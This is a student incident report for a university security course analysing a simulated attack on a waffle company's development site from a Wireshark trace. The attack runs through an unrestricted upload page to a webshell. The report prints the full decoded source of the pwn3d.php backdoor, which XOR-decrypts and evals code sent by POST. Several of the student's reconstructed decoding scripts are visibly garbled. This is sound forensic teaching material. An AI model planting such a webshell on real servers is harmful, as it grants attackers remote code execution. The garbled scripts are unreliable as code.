

# ENPM685 Final Project - Incident Report

**Name:** Jayraj A. Vakil

**UID:** 119188361

**Course and section:** ENPM685 0201

**Honor pledge:** “I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.”


## Executive Summary:

The ENPM685 Waffle Co got cyber-attacked by an attacker. The attacker first checked the website and saw an upload button where a malicious script as well as an image file is uploaded. After getting access to the system, the attacker changes Julia’s password, then logs in as Julia and exfiltrates the sensitive data (SQL data) of the company. The attacker’s techniques are somewhat sophisticated and uses a heavily obfuscated malicious script and has a command-and-control setup in place.

## Details:

- **How did the attacker get in?**

The attacker first visited the website’s homepage, the **index.php** page. This is where the attacker finds that it is a development site and inspecting the site, it is found that there is a comment which states **This is still a work in progress! Julia still needs to do her DBA work!** From this, the attacker gets the suspicion that Julia is a DBA.




## Welcome to ENPM685 Midterm Waffle Co!

We make the best waffles on the planet. You are familiar with our online mobileapp ordering, now we are taking that to the traditional web too for all you old people!

Note: **THIS IS A DEV SITE!**

- [Our Waffles](#)
- [Our Waffle Photo Contest!](#)
- [Our Story](#)

Jayraj Vakil  
119188361



```
about.php index.php X
C: > Users > Shingami > Desktop > UMD > Sem2 > Sec Tools for Info Sec > HW > Final > final > web > var > www > html > index.php
1 |<!-- ENPM685 Waffle Co dev site
2 |
3 | This is still a work in progress! Julia still needs to do her DBA work!
4 |
5 | - Nathan
6 |
7 | -->
8 | <title>ENPM685 Midterm Waffle Co!</title>
9 | <br><br>
10 | <h1>Welcome to ENPM685 Midterm Waffle Co!</h1>
11 | <br><br>
12 | We make the best waffles on the planet. You are familiar with our online mobileapp ordering, now we are taking that to the traditional web too for all you old people!
13 | <br><br>
14 | Note: <b>THIS IS A DEV SITE!</b>
15 | <br><br>
16 | <ul>
17 | <li><a href="waffles.php">Our Waffles</a>
18 | <li><a href="upload.php">Our Waffle Photo Contest!</a>
19 | <li><a href="about.php">Our Story</a>
20 | </ul>
21 | <br><br>
22 |
```

Jayraj Vakil  
119188361

Figure 2. Source code of the website's homepage

From the Wireshark trace file provided by Nathan, the attacker then visits “Our Story” page which is linked to **about.php** file and there the information about the ENPM685 Waffle Co’s people is found. The information posted about Julia states that she is a DBA which confirms the suspicion of the attacker. The attacker might think that Julia might be a weak point and can leverage attacking this weak point to compromise the website.

← → ↻ 🏠

🔍 localhost/about.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## ENPM685 Midterm Waffle Co

ENPM685 Midterm Waffle Co was founded in 2018 as a mom and pop restaurant that mmade waffles. Delicious, delicious waffles. One of our employees had the great idea for making an avocado waffle and sales took off. Another employee had the great idea to create a mobile app for waffle delivery and now people can get a waffle anywhere anytime -- "push button, get waffle!"

We are now branching out into making a website for ordering waffles for those old folks who don't like mobile apps like your grandmother.

### Our staff

**Kevin - kevin@waffles.enpm685**  
The person with the plan. You may also know him from ENPM685: The Class and his many rants on things like "SSH Decryption is wrong and you should be ashamed of yourself."

**Swedish Chef - chef@waffles.enpm685**  
Hurdy Hurdy Hur. Bork. Han gor vafflorrna.

**Julia - julia@waffles.enpm685**  
Julia is our talented DBA who mantains the backend of our IT set up.

**Nathan - nathan@waffles.enpm685**  
Nathan is our web developer

[Back to the main page](#)

Jayraj Vakil  
119188361

Figure 3. About page of webpage

When the attacker checked the waffle photo contest page which is the **upload.php** page, there is an upload button which can be used to post malicious content. The attacker first uploads a jpg image file named **TrollFace.jpg** and this is shown in the trace file. From this, the IP address of the attacker is found and it is **172.28.128.4**. After this, the attacker uploads a **pwn3d.php** file which seems to be a malicious script. The uploading is done by **POST** request.



## ENPM685 Waffle Photo Contest

Take a photo of your yummy delicious waffle you ordered from us and win a prize! The best photo earns \$20 in free waffle credits!

Upload your script or treatment to us:  No file selected.

[Back to the main page](#)

Jayraj Vakil  
119188361

Figure 4. Point of entry for the attacker




Figure 5. Wireshark trace of image file uploaded




Figure 6. Wireshark trace of uploading pwn3d.php file






Figure 7. OK response of file being uploaded




Figure 8. Source code of pwn3d.php file

```

<?php function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$k = "4d4098d6";
$kh = "4e163d272695";
$kf = "9455d046fd7c";
$p = "f8ewVri1Yd8RJkIZ";
function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
if (@preg_match("/$kh(.+)$kf/", @file_get_contents("php://input"), $m) == 1) {
    @ob_start();
    eval(@gzuncompress(@x(base64_decode($m[1]), $k)));
    $o = @ob_get_contents();
    @ob_end_clean();
    $r = @base64_encode(@x(@gzcompress($o), $k));
    print ("{$p$kh$r$kf");
}

```

Jayraj Vakil  
119188361

Figure 9. Decoded pwn3d.php file

The code of **pwn3d.php** is heavily obfuscated and thus I decoded the code using an online tool and found an intriguing function named **file\_get\_contents("php://input")** which takes the input. The **php://input** function allows to read the raw data from the request body.

The code works as follows:

- It uses a regular expression to match against a string by using the function **preg\_match**. The string against which this regular expression is matched is the contents of the PHP input stream (**php://input**), which can contain data sent to the script via POST requests.
- If a match is found, the function returns 1, and the matched portion of the string is stored in **\$m[1]**.
- After the match is found, **ob\_start()** function is started and the output is stored in the buffer.
- The data (**\$m[1]**) is first decoded by **base64\_decode**.
- The **x** function is an implementation of the XOR and decrypts the data. It XORs the decoded **\$m[1]** with the key present in **\$k**.
- The **gzuncompress** is used to decompress the data obtained from the **x** function.
- The **eval** function then executes the PHP code.
- The output is then captured by **ob\_get\_contents()** function and is stored in **o** variable.
- The output is then cleared and buffering is stopped by the function **ob\_end\_clean()**.

- After this, the output stored in **o** variable is then compressed again, encrypted and then encoded and is stored in **r** variable.
- The output is then printed between **\$p\$kh** and **\$kf**.

I believe this is done to avoid any sort of detection setup (if any) by the company. Now, I wanted to try what the output might be and will help me understand much deeper and so I edited the code and replaced the function **file\_get\_contents()** with an array consisting of actual requests and responses from the Wireshark. I created two files; one for the payload sent and other for the response received. The filter I used to easily fetch the values from the Wireshark is **http.request.method == POST || http.response.code == 200**. From this, I fetched the values of the **POST** requests by following their respective **HTTP stream** and their **OK** responses of **pwn3d.php**. There are in total 14 payloads sent and 14 OK responses received.

```

1 <html>
2 <body>
3 <?php
4
5 $k = "4d4098d6";
6 $kh = "4e163d272695";
7 $kf = "9455d046fd7c";
8 $p = "f8ewVr11vd8RJKIZ";
9
10 $zs = array('AzB+PQ[Q]vq)46N>
11 F4e163d272695TPH/ffwsvAVAgcH64xiNixsNwY9455d046fd7cmcp(,lk\~lj'P7'B',
12 'AzB+PQ[Q]vq)46N>
13 F4e163d272695TPgZ/fgyppgY45NVHIAFAFTZZIEooB6ZyC1I9h0yW0Bw7L1Nwp4cy82Ew/mVytTinglu3kEa4tC0B/Oq6NmwLCamF2oZAjttHpvEHf0LXAwSRZQAEQyRFD19w2mtwFmYtdj6hw8u1RPD9jfScmm7U18TYRN8owiiiniIM/
hvs9455d046fd7cmcp(,lk\~lj'P7'B',
14 'qn<UsxomY?;x"!L
15 4e163d272695TPH/ffwsvYUAMF74xiN108Nx89455d046fd7c.qFGXRX)Vd$]DBW',
16 'qn<UsxomY?;x"!L
17 4e163d272695TPHHeBQSRhm+S34d8Rd0//gv4wDpJ8TemkgaefTtNH15qvxnCQ9WhgAw44Q/OC+eOYU9455d046fd7c.qFGXRX)Vd$]DBWqn<UsxomY?;x"!L
18 4e163d272695TPHHeBQSRhm+S34d8Rd0//gv4wDpJ8TemkgaefTtNH15qvxnCQ9WhgAw44Q/OC+eOYU9455d046fd7c.qFGXRX)Vd$]DBW',
19 'qn<UsxomY?;x"!L
20 4e163d272695TPHHeBQSRhm+S34d8Rd0//gv4wDpJ8Eoe/qgf4UlwKxv9rBse8H0oe+G04IQ/ODPX0y09455d046fd7c.qFGXRX)Vd$]DBW',
21 'qn<UsxomY?;x"!L
22 4e163d272695TPHvZvXyppxYkRstSQRGRTGLZbrhTnYwmK7chLjaub3aZu30zia7F0cC+2gLDy4ta0IRJZHC474FWBAYF4G22AMI0RvN6gJv+LV6WkdyttsjSA94Wd71pN10jDkt5szZggyC18ZwjlczyfYIONvZV5Hs028Dp3tQ9455d046fd7c.qFGXRX)Vd$]DBW',
23 'qn<UsxomY?;x"!L
24 4e163d272695TPHHeBQSRhm+S34d8Rd0//gv4wDpJ8J++1z9HOTos2XJMGcbEFkoHeUUFH8Ucup55bTghB42+kk7w9455d046fd7c.qFGXRX)Vd$]DBW',
25 'qn<UsxomY?;x"!L
26 4e163d272695TPH/nHxSORKsxt7FepLGRuz+xjw9bU2Ga2f3URWuGAEmndE/3Lv8su0fGWEq36f7MEMLMtMyCjwJad9whSy9nSk7rWU2Shoj8A9455d046fd7c.qFGXRX)Vd$]DBW',
27 'qn<UsxomY?;x"!L
28 4e163d272695TPg8+gySBY420SP8NGJ+E+Ve3Jtbf5jgb7J01FLFR56fXgKqAwo574qd7sXyyhdYmWw927L6wYCS0D0rObh+Kegh1X66ShGDUeITmV1KQ0A9455d046fd7c.qFGXRX)Vd$]DBW',
29 'qn<UsxomY?;x"!L
30 4e163d272695TPH/nHxSORKsxt7FepLGRuz+xjw9bU2Ga2f3URWuGAEmndE/3Lv8su0fGWEq36f7MEMLMtMyCjwJad9whSy9nSk7rWU2Shoj8A9455d046fd7c.qFGXRX)Vd$]DBW',
31 'qn<UsxomY?;x"!L
32 4e163d272695TPg8+IyPyBY4YfTtUYRUYTQ06KLzHbA5u7RoJ7xw4+9jcaQ/dn5UHUHJAJ3+70Sz3wkbmpV2o1HR240+oKb57aTNoErqWVGu128ooSMC9455d046fd7c.qFGXRX)Vd$]DBW',
33 'qn<UsxomY?;x"!L
34 4e163d272695TPH/nHxSORKsxt7FepLGRuz+xjw9bU2Ga2f3URWuGAEmndE/3Lv8su0fGWEq36f7MEMLMtMyCjwJad9whSy9nSk7rWU2Shoj8A9455d046fd7c.qFGXRX)Vd$]DBW',
35 'qn<UsxomY?;x"!L
36 4e163d272695TPg5+3IySBYK20SbgXI/ouF5vF4rmucVZAdyolenvzH7xj+UnU2p3+rF8qabDkqzGIPHNpt6a3cZshBgUyO1KQMsfnZZLnJ7wtRg84UK7tWuksVOIy15Cg9455d046fd7c.qFGXRX)Vd$]DBW'
37 'qn<UsxomY?;x"!L

```

Figure 10. Edited code for payload (1)

```

35 'qn<UsxomY?;x"!L
36 4e163d272695TPg5+3IySBYK20SbgXI/ouF5vF4rmucVZAdyolenvzH7xj+UnU2p3+rF8qabDkqzGIPHNpt6a3cZshBgUyO1KQMsfnZZLnJ7wtRg84UK7tWuksVOIy15Cg9455d046fd7c.qFGXRX)Vd$]DBW',
37 'qn<UsxomY?;x"!L
38 4e163d272695TPg5+wIy5AY4Z0SbaeHelKfX8KtXiaUgz19AUFD3wHME8SHLmzB5X0sKYqAPTvBbdKEKrd76ce02wugkz3eS4CYkZNIBygNarGemIedXuszvSDCS29455d046fd7c.qFGXRX)Vd$]DBW'
39 ;
40
41
42 foreach($zs as $z){
43     if (preg_match("/$kh(.+)$kf/", $z, $m) == 1) {
44         echo "<br>";
45         echo "Payload sent: ";
46         echo "<br>";
47         echo (gzuncompress(x(base64_decode($m[1]),$k)));
48         echo "<br>";
49     }
50 }
51
52 function x($t, $k) {
53     $c = strlen($k);
54     $i = strlen($t);
55     $o = "";
56     for ($i = 0; $i < $t; $i++) {
57         for ($j = 0; ($j < $c && $i < $j) && $j++, $i++) {
58             $o.= $t[$i] ^ $k[$j];
59         }
60     }
61     return $o;
62 }
63 </body>
64 </html>
65
66

```

Figure 11. Edited code for payload (2)



```

3 < /tmp
4
5 $k = "4d4898d6"
6 $m = "4e163d72695"
7 $kf = "9455d046fd7c"
8 $p = "f8eWr11yD8RJKIZ"
9
10 $r = array( 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
11 '4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
12 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
13 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
14 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
15 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
16 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
17 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
18 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
19 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
20 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
21 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
22 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
23 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
24
25
26 foreach($r as $r){
27     if (preg_match("/$kf(.+)$kf/", $r, $m) = 1) {
28         echo "<br>";
29         echo "Payload Response: ";
30         echo "<br>";
31         echo "gzuncompress('x-base64_decode('.$m[1].'$k'))";
32         echo "<br>";
33     }
34 }
35
36 function x($k, $k) {
37     $s = strlen($k);
38     $i = strlen($k);
39     $o = "";
40     for ($i = 0; $i < $s; $i++) {
41         for ($j = 0; $j < $s; $j++) {
42             $o .= $k[$i] . $k[$j];
43         }
44     }
45     return $o;
46 }
47 < /body>
48 < /html>
49

```

Figure 12. Edited code for response (1)

```

1 < /tmp
2
3 $k = "4d4898d6"
4 $m = "4e163d72695"
5 $kf = "9455d046fd7c"
6 $p = "f8eWr11yD8RJKIZ"
7
8 $r = array( 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
9 '4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
10 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
11 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
12 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
13 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
14 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
15 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
16 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
17 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
18 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
19 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
20 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
21 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
22 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
23 'f8eWr11yD8RJKIZ4e163d72695TPfHBAuLuz0R2gWfE=9455d046fd7c',
24
25
26 foreach($r as $r){
27     if (preg_match("/$kf(.+)$kf/", $r, $m) = 1) {
28         echo "<br>";
29         echo "Payload Response: ";
30         echo "<br>";
31         echo "gzuncompress('x-base64_decode('.$m[1].'$k'))";
32         echo "<br>";
33     }
34 }
35
36 function x($k, $k) {
37     $s = strlen($k);
38     $i = strlen($k);
39     $o = "";
40     for ($i = 0; $i < $s; $i++) {
41         for ($j = 0; $j < $s; $j++) {
42             $o .= $k[$i] . $k[$j];
43         }
44     }
45     return $o;
46 }
47 < /body>
48 < /html>
49

```



Figure 13. Edited code for response (2)

No.	Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
33	11.419110	172.28.128.5	172.28.128.4	HTTP	774	80	47968	HTTP/1.1 200 OK (text/html)
35	14.422221	172.28.128.4	172.28.128.5	HTTP	419	47968	80	GET /upload.php HTTP/1.1
36	14.428789	172.28.128.4	172.28.128.5	HTTP	660	80	47968	HTTP/1.1 200 OK (text/html)
81	27.128335	172.28.128.4	172.28.128.5	HTTP	518	47970	80	POST /upload2.php HTTP/1.1 (JPEG 3FIF image)
83	27.137072	172.28.128.5	172.28.128.4	HTTP	465	80	47970	HTTP/1.1 200 OK (text/html)
85	28.816778	172.28.128.4	172.28.128.5	HTTP	441	47970	80	GET /uploads/TrollFace.jpg HTTP/1.1
116	28.819227	172.28.128.5	172.28.128.4	HTTP	1412	80	47970	HTTP/1.1 200 OK (JPEG 3FIF image)
126	34.665868	172.28.128.4	172.28.128.5	HTTP	378	47972	80	GET / HTTP/1.1
